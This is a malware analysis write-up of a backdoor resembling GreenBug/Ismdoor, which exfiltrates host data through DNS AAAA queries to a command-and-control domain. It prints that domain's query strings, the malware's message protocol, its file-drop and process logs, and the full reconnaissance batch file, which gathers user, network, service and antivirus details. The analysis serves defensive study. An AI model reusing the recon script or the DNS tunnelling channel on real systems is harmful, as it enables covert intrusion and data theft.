

AD4229879180E267F431AC6666B6A0A2
A53A2C70515BE1CEA9D8A56AFBFD37C4

Data Exfiltration via DNS Ismdoor / GreenBug

Payload is mainly used for data exfiltration via DNS. Using such techniques attacker can take advantage of DNS tunneling and using AAAA DNS queries for IPv6 addresses. Victim's machine run multiple commands and send results to C2 server this way. This backdoor is mainly using tools like WMIC to gather system information. In short data is sent via DNS query and response is via AAAA IPV6 address. This behavior is very similar to greenBug / Ismdoor seen previously.

Request Type: AAAA

Hostname: n.n.c.

7EF5604C38314D6BB0F880B656C054B9.arielsecurityupdater.com

Dest Address: 8.8.8.8

AAAA: 3666:2d62:6162:372d:6563:6331:6437:3733

In the next wave data is sent to the C2 server.

**TTpDUj9jZD0zMGQ4Mjk4MS00NjRkLTQwM2MtYWw4Yy1iNWVhZDA3YTl
hZDM!.0.dr.26B7377773DE43C4B1FE14AE98A7605F.arielsecurityupdater.com**

Initially socket() calls are used to build up the data structures, followed by send() and recv()

```
socket ( AF_INET, SOCK_DGRAM, IPPROTO_UDP ) // FOR EXFILTRATION VIA DNS
M:SF?commandId=CmdResult=|#|DownloadFile|#|Command executed successfully
htons ( 53 )
sendto ( sockFD, Buffer, 81, 0, DestStructure, 16 )
recvfrom ( socFD, Buffer, 512, 0, DestStructure, AddrLength )
```

Data exchange happens in a specific order as shown above 'M:SF?'. E.g. SF means send file

M:SF?cId=bc0cd031-abf6-4192-ba41-90d366eb5ce8:::=

For Connection check backdoor will use DNS Servers => M:CC?
Some other message types

M:SF?commandId=CmdResult=
M:CC?
M:GF?cId=
M:ME?
M:ReId?Id=
M:SF?cId=
M:GAC?appId=
M:CR?cd=
M:AV?appId=
M:SF?SKLF=appId=

Here are some of the DNS queries:

- n.n.c.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- TTpHQUM&YXBwSWQ9ODc3.0.dr.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- n.1.f.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- n.n.fc.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- www.0.s.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- www.1.s.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- www.2.s.BB46E82BF6394E14B4B785BDD14DF7E7.arielsecurityupdater.com
- n.n.c.7C28EEA303044338BC76AEEF0FFEC393.arielsecurityupdater.com
- TTpDUj9jZD04MmNIOGFmYS1ky2M1LTQ1YjktYTQ1Yy0xMmJmJmJkdZGFmZTQ!.0.dr.7C28EEA303044338BC76AEEF0FFEC393.arielsecurityupdater.com
- n.1.f.7C28EEA303044338BC76AEEF0FFEC393.arielsecurityupdater.com
- n.n.fc.7C28EEA303044338BC76AEEF0FFEC393.arielsecurityupdater.com
- www.0.s.7C28EEA303044338BC76AEEF0FFEC393.arielsecurityupdater.com
- n.n.c.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- TTpTj9j21tYVW5kSWQ9Q21kUmVzdWx0PTgyY2U4YWZhLWRjYzUtNDViOS1h.0.dr.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- NDVjLTEyYmlyN2RkYWZlNHx8fERvbmU!.1.dr.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- n.2.f.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- n.n.fc.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- www.0.s.00E3CB3C1BDB4D209CCCFE3A0B7949D3.arielsecurityupdater.com
- n.n.c.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- TTpBVj9hcHBJZD04NzcmdW5pcXVISWQ9YzJmZGMtN2FhMC00YWw4LTl0.0.dr.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- MDMtYmVhOTViOTBhOGU2.1.dr.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- n.2.f.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- n.n.fc.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- www.0.s.6C8FE410382E40A78D2AE00EC56C7C5C.arielsecurityupdater.com
- n.n.c.9AC48485BF834F119BB51CF1FE3FF1E0.arielsecurityupdater.com
- TTpBVj9hcHBJZD04NzcmdW5pcXVISWQ9YzJmZGMtN2FhMC00YWw4LTl0.0.dr.9AC48485BF834F119BB51CF1FE3FF1E0.arielsecurityupdater.com
- MDMtYmVhOTViOTBhOGU2.1.dr.9AC48485BF834F119BB51CF1FE3FF1E0.arielsecurityupdater.com

Let's get to the actual payload. Its a 64 bit binary compiled on 7/3/2017


```
MG-Structure : MZ(Mark Zbikowski)
HeaderOffsetVal : 00000004
StackSeg : 00000000
Stack* : 000000b8
CkS : 00000000
Instr* : 00000000
HeaderAdd : 000000f0
*****

## FILE_TYPE => PE

+ AMD
+ EXE ,GT 2GB
+ Mon Jul 03 21:19:58 2017
+ 6
+ 0x1 <- Base*
+ GUI
+ (64B)
+ 665600 <- CS
+ 0x1000 <- CoseBase*
*****

* .text:
* .text: {X}, {R},
* .rdata:
* .rdata: I, {R},
* .data:
* .data: I, {R}, {W},
```

The backdoor uses very straight forward flow. It drops a simple .bat file. Bat file results are written to a text file. Results are encrypted and sent to a C2 server



Payload adds and removes multiple files under
%HOME%\appdata\Microsoft\Windows location

```

M64\ReadMe.txt ** 3627
[07-15-2017-22-36-581] F: c:\users\foo\appdata\Local\VirtualStore\xBSTsfMDSEU-A
5n4tMtoY8q04PcX1brYqBgIHD5ps2w=.F2B655E050AD93CEF0E7.da_vinci_code ** 3104
[07-15-2017-22-36-581] F: c:\users\foo\appdata\Local\VirtualStore\YI2IVrUPH06SC
VnT42ESrPKV1efJfAYEYI107_V80u=.F2B655E050AD93CEF0E7.da_vinci_code ** 3104
[07-15-2017-22-37-291] F: c:\users\foo\appdata\Local\Microsoft\Windows\Imp988711019 ** 250
[07-15-2017-22-37-291] D: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles
[07-15-2017-22-37-331] F: c:\users\foo\appdata\Local\Microsoft\Windows\Imp988711019 ** 256
[07-15-2017-22-37-331] F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\34241019.pr ** 0
[07-15-2017-22-37-371] F: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFFiles
[07-15-2017-22-37-481] F: c:\users\foo\appdata\Local\Microsoft\Windows\Imp988711019 ** 258
[07-15-2017-22-37-441] F: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFFiles\4c678457-247b-4835-8049-3125d9563c9c.txt ** 0
[07-15-2017-22-37-441] F: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFFiles\4c678457-247b-4835-8049-3125d9563c9c.txt ** 2708
[07-15-2017-22-37-471] F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\1E79DBDEEA884B3A8BECFC7FD4EA7F5 ** 1632
[07-15-2017-22-37-511] F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\4c678457-247b-4835-8049-3125d9563c9c.zip ** 1224
[07-15-2017-22-37-511] F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\dw1E79DBDEEA884B3A8BECFC7FD4EA7F5.txt ** 126
[07-15-2017-22-37-571] F: c:\users\foo\appdata\Local\Microsoft\Windows\Imp765643.txt ** 167
[07-15-2017-22-37-571] F: c:\users\foo\appdata\Local\Microsoft\Windows\Imp9932u1.bat ** 5830
[07-15-2017-22-38-011] F: c:\users\foo\appdata\Local\Microsoft\Windows\Imp765643.txt ** 4431
[07-15-2017-22-38-041] F: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFFiles\58efd50a-5825-4700-a54f-341e141a0257.txt ** 1507
[07-15-2017-22-38-041] F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\22A3751768F5444081C9A98A291CA5AA ** 832
[07-15-2017-22-38-081] F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\58efd50a-5825-4700-a54f-341e141a0257.zip ** 622
[07-15-2017-22-38-081] F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\dw22A3751768F5444081C9A98A291CA5AA.txt ** 125
[07-15-2017-22-38-081] F: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFFiles\1b5a8d0e-5542-4758-989f-bd30ca72c098.txt ** 0
[07-15-2017-22-38-221] F: c:\users\foo\appdata\Local\Microsoft\Windows\Imp765643.txt ** 12869
[07-15-2017-22-38-281] F: c:\users\foo\appdata\Local\Microsoft\Windows\Imp765643.txt ** 9204
[07-15-2017-22-38-491] F: c:\users\foo\appdata\Local\Microsoft\Windows\CRMFFiles\1b5a8d0e-5542-4758-989f-bd30ca72c098.txt ** 117
[07-15-2017-22-38-531] F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\1E6EAB23949B48F99D1F2AFBE10E74 ** 355
[07-15-2017-22-38-531] F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\dw1E6EAB23949B48F99D1F2AFBE10E74.zip ** 124
[07-15-2017-22-39-111] F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\3768D6BFFD0242278BCF93276124AB07 ** 8800
[07-15-2017-22-39-111] F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\c6b1d0c-a663-42bd-b481-a3b4331166e6.zip ** 6598
[07-15-2017-22-39-111] F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\dw3768D6BFFD0242278BCF93276124AB07.txt ** 125
[07-15-2017-22-39-141] F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\dw3768D6BFFD0242278BCF93276124AB07.txt ** 126
[07-15-2017-22-39-251] F: c:\users\foo\appdata\Local\Microsoft\Windows\ImpFiles\dw3768D6BFFD0242278BCF93276124AB07.txt ** 127

```

F: means FILE
D: means Directory

Once the payload starts, it uses multiple system commands to gather results including CMD.exe, WMIC.exe etc. Payload uses multiple threads (8 - 12) at a time.



[UDURRANI]		BAD GUY		
[07-16-2017-00-23-391]	cmd.exe	3640	PARENT -> 3340	procCommand.exe
[07-16-2017-00-23-521]	cmd.exe	3764	PARENT -> 2220	explorer.exe
[07-16-2017-00-23-521]	conhost.exe	3772	PARENT -> 408	csrss.exe
[07-16-2017-00-23-591]	schtasks.exe	3892	PARENT -> 3764	cmd.exe
[07-16-2017-00-24-081]	schtasks.exe	3948	PARENT -> 3764	cmd.exe
[07-16-2017-00-24-091]	SearchProtocolHost.exe	3964	PARENT -> 2604	SearchIndexer.exe
[07-16-2017-00-24-091]	SearchFilterHost.exe	3984	PARENT -> 2604	SearchIndexer.exe
[07-16-2017-00-24-151]	PAYLOAD.exe	4044	PARENT -> 2220	explorer.exe
[07-16-2017-00-24-361]	cmd.exe	3240	PARENT -> 4044	PAYLOAD.exe
[07-16-2017-00-24-361]	conhost.exe	600	PARENT -> 408	csrss.exe
[07-16-2017-00-24-361]	net.exe	2016	PARENT -> 3240	cmd.exe
[07-16-2017-00-24-431]	cmd.exe	2356	PARENT -> 4044	PAYLOAD.exe
[07-16-2017-00-24-431]	conhost.exe	2060	PARENT -> 408	csrss.exe
[07-16-2017-00-24-511]	cmd.exe	3464	PARENT -> 4044	PAYLOAD.exe
[07-16-2017-00-24-511]	conhost.exe	3476	PARENT -> 408	csrss.exe
[07-16-2017-00-24-511]	cmd.exe	3504	PARENT -> 3464	cmd.exe
[07-16-2017-00-24-511]	cmd.exe	3508	PARENT -> 3464	cmd.exe
[07-16-2017-00-24-511]	ipconfig.exe	3488	PARENT -> 3508	cmd.exe
[07-16-2017-00-24-511]	cmd.exe	3552	PARENT -> 3464	cmd.exe
[07-16-2017-00-24-521]	cmd.exe	3628	PARENT -> 3464	cmd.exe
[07-16-2017-00-24-521]	net.exe	3676	PARENT -> 3628	cmd.exe
[07-16-2017-00-24-571]	cmd.exe	3728	PARENT -> 4044	PAYLOAD.exe
[07-16-2017-00-24-571]	conhost.exe	1616	PARENT -> 408	csrss.exe
[07-16-2017-00-24-571]	systeminfo.exe	2796	PARENT -> 3728	cmd.exe
[07-16-2017-00-24-591]	WmiPrvse.exe	3852	PARENT -> 628	svchost.exe
[07-16-2017-00-24-591]	TrustedInstaller.exe	856	PARENT -> 500	services.exe
[07-16-2017-00-25-091]	cmd.exe	960	PARENT -> 3464	cmd.exe
[07-16-2017-00-25-091]	net.exe	2432	PARENT -> 960	cmd.exe
[07-16-2017-00-25-091]	net1.exe	1536	PARENT -> 2432	net.exe
[07-16-2017-00-25-101]	cmd.exe	976	PARENT -> 3464	cmd.exe
[07-16-2017-00-25-101]	cmd.exe	3140	PARENT -> 3464	cmd.exe
[07-16-2017-00-25-101]	NETSTAT.EXE	3052	PARENT -> 3140	cmd.exe
[07-16-2017-00-25-101]	cmd.exe	3164	PARENT -> 3464	cmd.exe
[07-16-2017-00-25-101]	systeminfo.exe	3172	PARENT -> 3164	cmd.exe
[07-16-2017-00-25-131]	cmd.exe	2760	PARENT -> 3464	cmd.exe
[07-16-2017-00-25-141]	cmd.exe	344	PARENT -> 3464	cmd.exe
[07-16-2017-00-25-141]	tasklist.exe	1412	PARENT -> 344	cmd.exe
[07-16-2017-00-25-141]	cmd.exe	2292	PARENT -> 3464	cmd.exe
[07-16-2017-00-25-141]	sc.exe	2060	PARENT -> 2292	cmd.exe
[07-16-2017-00-25-141]	cmd.exe	1784	PARENT -> 3464	cmd.exe
[07-16-2017-00-25-141]	cmd.exe	3312	PARENT -> 3464	cmd.exe
[07-16-2017-00-25-141]	WMIC.exe	2324	PARENT -> 3312	cmd.exe
[07-16-2017-00-25-141]	cmd.exe	3416	PARENT -> 3464	cmd.exe
[07-16-2017-00-25-141]	WMIC.exe	3404	PARENT -> 3416	cmd.exe
[07-16-2017-00-25-151]	cmd.exe	3372	PARENT -> 3464	cmd.exe
[07-16-2017-00-25-151]	WMIC.exe	3384	PARENT -> 3372	cmd.exe
[07-16-2017-00-25-151]	cmd.exe	3448	PARENT -> 3464	cmd.exe
[07-16-2017-00-25-151]	WMIC.exe	3536	PARENT -> 3448	cmd.exe
[07-16-2017-00-25-151]	cmd.exe	3580	PARENT -> 3464	cmd.exe
[07-16-2017-00-25-151]	WMIC.exe	3568	PARENT -> 3580	cmd.exe
[07-16-2017-00-25-151]	cmd.exe	3708	PARENT -> 3464	cmd.exe
[07-16-2017-00-25-151]	WMIC.exe	3688	PARENT -> 3708	cmd.exe

The BAT file

```
cmd /a /c echo ===== (User Name) ===== > "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c echo %userdomain%\%username% >>"%localappdata%\Microsoft\Windows\jTmp765643.txt" 2>&1
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ===== (IP Config) ===== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c ipconfig /all >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ===== (Net View) ===== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c net view >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ===== (Net User) ===== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c net user administrator /domain >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ===== (NetStat) ===== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c netstat -ant >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ===== (SystemInfo) ===== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c systeminfo >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ===== ( TaskList) ===== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c tasklist >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ===== ( ServiceList) ===== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c sc query >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo off
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /a /c @echo: >>"%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /a /c echo ===== (SecurityInformation) ===== >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cls
cmd /u /c type "%localappdata%\Microsoft\Windows\jTmp765643.txt" > "%localappdata%\Microsoft\Windows\jTmp765643.txt"
del "%localappdata%\Microsoft\Windows\jTmp765643.txt"

del "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /u /c wMIC /Node:localhost /Namespace:\\root\SecurityCenter Path AntiVirusProduct Get /Format:List >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /u /c echo ----- >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /u /c wMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get /Format:List >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /u /c echo ----- >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /u /c wMIC /Node:localhost /Namespace:\\root\SecurityCenter Path FirewallProduct Get /Format:List >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /u /c echo ----- >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /u /c wMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path FirewallProduct Get /Format:List >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /u /c echo ----- >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /u /c wMIC /Node:localhost /Namespace:\\root\SecurityCenter Path AntiSpywareProduct Get /Format:List >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /u /c echo ----- >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"

cmd /u /c wMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiSpywareProduct Get /Format:List >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
cmd /u /c echo ----- >> "%localappdata%\Microsoft\Windows\jTmp765643.txt"
rem %localappdata%\Microsoft\Windows\jTmp765643.txt#1;
```